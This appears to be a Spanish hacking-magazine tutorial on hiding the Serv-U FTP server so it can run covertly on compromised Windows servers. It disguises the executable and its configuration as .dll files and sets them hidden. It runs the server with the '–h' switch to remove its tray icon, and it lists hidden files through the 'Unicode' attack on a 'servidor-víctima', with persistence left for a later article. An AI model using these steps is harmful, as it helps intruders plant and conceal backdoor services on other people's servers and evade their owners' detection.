
Ahora, debes marcar las opciones "Mostrar todos los archivos y carpetas ocultos", "Mostrar con otro color los archivos NTFS comprimidos o cifrados" y "Mostrar el contenido de las carpetas de sistema"

Y debes desmarcar las opciones "Ocultar archivos protegidos del sistema operativo" y "Ocultar las extensiones de archivo para tipos de archivo conocidos"


*Nota: Esto es para el Windows XP, pero en cualquier Windows encontrarás casi-las-mismas-opciones.*

Ahora que podemos ver nuestras extensiones, los archivos ocultos e incluso los archivos de sistema, vamos a cambiar el nombre y la extensión de un archivo, en este caso al archivo de nuestro Serv-U (servu25e.exe)

Pues pulsamos una vez sobre él con el botón derecho del Mouse para acceder al "menú contextual" y seleccionamos propiedades, apareciendo una ventana como esta:




Arriba, sustituye servu25e.exe por seru.dll (por ejemplo) y pulsa aceptar. Bien, pues ya has cambiado el nombre y la extensión del archivo. *Cambia también el archivo de configuración (SERV-U.INI) por sini.dll)*

*NOTA: Este cambio tiene una serie de "efectos secundarios". El mas evidente es que desaparecerá de tu vista el icono de la aplicación, cosa de agradecer si queremos que pase desapercibido y que pulsando sobre él ya NO PODREMOS ejecutarlo ;) (después hablamos de eso)*

2.- Ocultando archivos: Vamos a ocultar nuestros a nuevos amigos seru.dll y sini.dll
Mira la imagen anterior y fíjate en las opciones de Atributos, hay dos: Sólo lectura y Oculto.

Si seleccionásemos "Sólo lectura" y pulsásemos enter, está claro, no podrías modificar el archivo salvo que volvieses a quitarle ese atributo. Esto por ahora no nos interesa, por lo tanto no selecciones esa opción.

Si seleccionamos Oculto y pulsamos enter, desde este momento el archivo estará oculto para cualquiera salvo que tenga activadas las opciones de carpeta que

antes te hemos enseñado. Incluso en el caso de tener activadas esas opciones, puedes diferenciarlo rápidamente de los archivos normales, fíjate que los archivos ocultos los ves como semitransparentes. *Oculta los dos archivos mencionados*

*NOTA: A partir de ahora, cuando abras una Consola de Comandos y hagas un dir, NO PODRÁS VER estos archivos ocultos. Incluso si subes estos archivos a un servidor-víctima y haces un dir por Unicode, NO PODRÁS VERLOS. Entonces... ¿Qué hacemos? Pues muy sencillo, utiliza una opción del dir que te permite ver todos los archivos, incluido los ocultos. El comando sería dir/a c:\alma ... y cuando utilices el Unicode para hacer un dir, recuerda utilizar la opción /a (en caso contrario te será imposible verlos).*


3.- Ejecutando el Serv-U y su configuración.
Ahora, si quisiésemos ejecutar el Serv-U (seru.dll) junto con su configuración (sini.dll), deberíamos Abrir una ventana de comandos y ejecutar la siguiente orden:

c:\alma\seru.dll sini.dll

Una vez ejecutado, podremos ver que el icono del Serv-U se coloca en nuestra barra de Inicio junto al reloj del sistema. Pues existe una opción propia del Serv-U que te permite eliminar ese iconito, en concreto es la opción –h.

c:\alma\seru.dll –h sini.dll

Ahora has ejecutado el Serv-U pero no lo ves por ningún sitio. Para ver si verdaderamente está corriendo y para poder pararlo debes hacerlo utilizando el Administrador de Tareas de Windows. Puedes acceder a él presionando simultáneamente las famosas teclas Ctrl -- Alt – Supr
Te encontrarás ante una ventana con varias pestañas, pues pulsa sobre la pestaña Procesos y tendrás algo parecido a esto:



Bien, pues busca el Serv-U (recuerda que ahora se llama seru.dll). Si lo puedes ver es que está funcionando :)


Nota: Para detenerlo, sólo tienes que seleccionarlo, pulsar sobre el con el botón derecho del Mouse y seleccionar Terminar Proceso.

- Me da un error al poner c:\alma\seru.dll sini.dll, me dice no se que cosas sobre la vinculación del archivo y bla, bla, bla...

Seguro que tienes instalado un Windows 95, 98, 98SE o ME. Piensa que todo lo explicado es para sistemas Windows NT (el XP es considerado NT) y si no tienes NT no te funcionará esto de ejecutar un archivo con extensión dll.

Nuestra intención es ejecutar el Serv-U en un servidor, y los Servidores Windows son NT. Ejecutar una dll en un Windows 9X requiere la asociación de la dll a un programa ejecutable y eso no lo explicaremos ahora.


NOTA: Cuando subas el Serv-U (seru.dll) y su configuración (sini.dll) a un Servidor y lo ejecutes tal como te hemos enseñado, funcionará perfectamente.

- En mi sistema puedo "apagar" el Serv-U tal como me has enseñado, pero ¿cómo puedo apagar el Serv-U si lo ejecuto en un sistema remoto?

Por ahora NO PUEDES!!!... tiempo al tiempo :)

- Cómo puedo hacer que mi Serv-U se inicie oculto cada vez que se reinicia el sistema.

Hay arias maneras, pero eso se detallará en otro artículo :)

Estas han sido las preguntas más repetidas en los mails y en el foro, por eso hemos creído conveniente contestarlas con el máximo detalle posible. Quien ya dominase todo esto, seguro que pensará en el desperdicio de estas páginas, pero creíamos necesario aclarar y detallar todos estos puntos, puesto que hemos recibido muchísimos mails repitiendo una y otra vez estas dudas.